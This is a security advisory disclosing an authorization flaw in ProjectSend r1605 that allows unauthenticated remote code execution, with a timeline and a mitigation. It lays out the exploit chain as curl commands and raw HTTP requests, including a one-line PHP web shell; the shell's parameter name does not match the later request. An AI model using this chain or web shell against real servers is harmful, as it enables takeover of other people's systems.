SYNACKTIV


SECURITY ADVISORY

Improper authorization check in ProjectSend <= r1605

2024.07.19

FLORENT SICCHIO

HUGO CLOUT



Vulnerability description

Presentation of ProjectSend

"*ProjectSend is a free, open source software that lets you share files with your clients, focused on ease of use and privacy. It supports clients groups, system users roles, statistics, multiple languages, detailed logs... and much more!* "[1]

Issue

An improper authorization check was identified within ProjectSend version r1605 that allows an attacker to perform sensitive actions such as enabling user registration and auto validation, or adding new entries in the whitelist of allowed extensions for uploaded files. Ultimately, this allows to execute arbitrary PHP code on the server hosting the application.

Affected versions

Version r1605 is affected, anterior versions after r1270 may also be affected but were not tested. Although no new version has been released yet, the vulnerability has been fixed in https://github.com/projectsend/projectsend/commit/193367d937b1a59ed5b68dd4e60bd53317473744.

Mitigations

To deny the execution of any script in the **`upload/files`** directory, the following line must be added in the **`upload/files/.htaccess`** file:

```
php_flag engine off
```

1 https://github.com/projectsend/projectsend

Timeline

Date	Description
2023.01.19	Advisory sent to ProjectSend maintainer
2023.05	Patch commit on ProjectSend Github repository (commit 193367d)
2023.06	First ProjectSend maintainer's answer
2023.07	Request for an official release date
2023.08	Request for an official release date
2023.11	Request for an official release date
2024.03.24	Request for an official release date
2024.07.19	Public release

Technical description

Description

The ProjectSend application implements different levels of authorization in order to restrict which features are allowed for a given user. The authorization checks ensuring the user is logged-in and has the correct level of privileges are performed in the **header.php** script.

```
<?php
// ...
// Check for an active session
redirect_if_not_logged_in();

// Check if the current user has permission to view this page.
redirect_if_role_not_allowed($allowed_levels);
```

On several PHP pages of the application, the authorization check is performed after the rest of the code is executed, allowing unauthenticated or low privileged users to perform privileged actions.

For instance, in the **options.php** script (which is responsible for updating the application's configuration), the authorization check is performed after all the updated values provided by the user are stored in the database.

```
$allowed_levels = array(9);
require_once 'bootstrap.php';
// ...
/** Form sent */
if ($_POST) {
    // ...
    $updated = 0;
    for ($j = 0; $j < $options_total; $j++) {
        $save = save_option($keys[$j], $_POST[$keys[$j]]);
        if ($save) {
            $updated++;
        }
    }
    // ...
}
// ...
include_once ADMIN_VIEWS_DIR . DS . 'header.php';
?>
```

By sending a specially crafted request, an attacker thus can change the application's configuration.

For example, the following commands allow an unauthenticated user to change the title of the application's installation.

```
$ curl http://victim.local/psend/
<title>Log in &raquo; victim.local</title>
[...]

$ curl -H "Cookie: $UNAUTH" -d
'csrf_token='$CSRF'&section=general&this_install_title=victim.local.exploit'
http://victim.local/psend/options.php

$ curl http://victim.local/psend/
<title>Log in &raquo; victim.local.exploit</title>
[...]
```

Impact

By leveraging this vulnerability, an unauthenticated user could gain code execution capabilities on the server hosting the application. To do so, they should perform the following actions:

- Exploit the vulnerability on **options.php** in order to enable the **clients_can_register**, **clients_auto_approve**, and **clients_can_upload** options.

```
POST /psend/options.php HTTP/1.1
Host: victim.local
Cookie: PHPSESSID=unauthenticated
[...]

csrf_token=ea[...]a6&section=clients&clients_can_register=1&clients_auto_approve=1&clie
nts_can_upload=1

HTTP/1.1 200 OK
Date: Fri, 13 Jan 2023 17:51:35 GMT
[...]
```

- Register a new user and log into the application.

```
POST /psend/register.php HTTP/1.1
Host: victim.local
[...]

csrf_token=da[...]5f&name=synacktiv&username=synacktiv&password=attacker&email=test
%40example.org&address=address&phone=0123456789

HTTP/1.1 200 OK
Date: Fri, 13 Jan 2023 17:58:43 GMT
[...]
```




Figure 1: ProjectSend dashboard when logged-in with the newly created **`synacktiv`** user.

- Exploit the vulnerability on **`options.php`** to add **`.phtml`** to the whitelist of allowed extensions for uploaded files.

```
POST /psend/options.php HTTP/1.1
Host: victim.local
Cookie: PHPSESSID=unauthenticated
[...]

csrf_token=1b[...]2d&section=security&allowed_file_types=[{"value":"phtml"}]

HTTP/1.1 200 OK
Date: Fri, 13 Jan 2023 18:08:15 GMT
```

- Upload a `.phtml` file containing PHP code.

For instance:

```
<?php system($_GET['s1n']);?>
```




Figure 2: Successfully uploaded `.phtml` file as `synacktiv` user.

As the uploaded file is stored inside the web root with a predictable name (`{timestamp}-{sha1(username)}-{filename}`), the execution of the PHP code can be triggered by accessing the script with a GET request.

```
$ curl 'http://victim.local/psend/upload/files/1673633654-
dbe73d92d8d36cb48007745de3fe84abbf5597e1-synacktiv.phtml?cmd=id'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

SYNACKTIV

01 45 79 74 75

contact@synacktiv.com

5 boulevard Montmartre

75002 – PARIS

www.synacktiv.com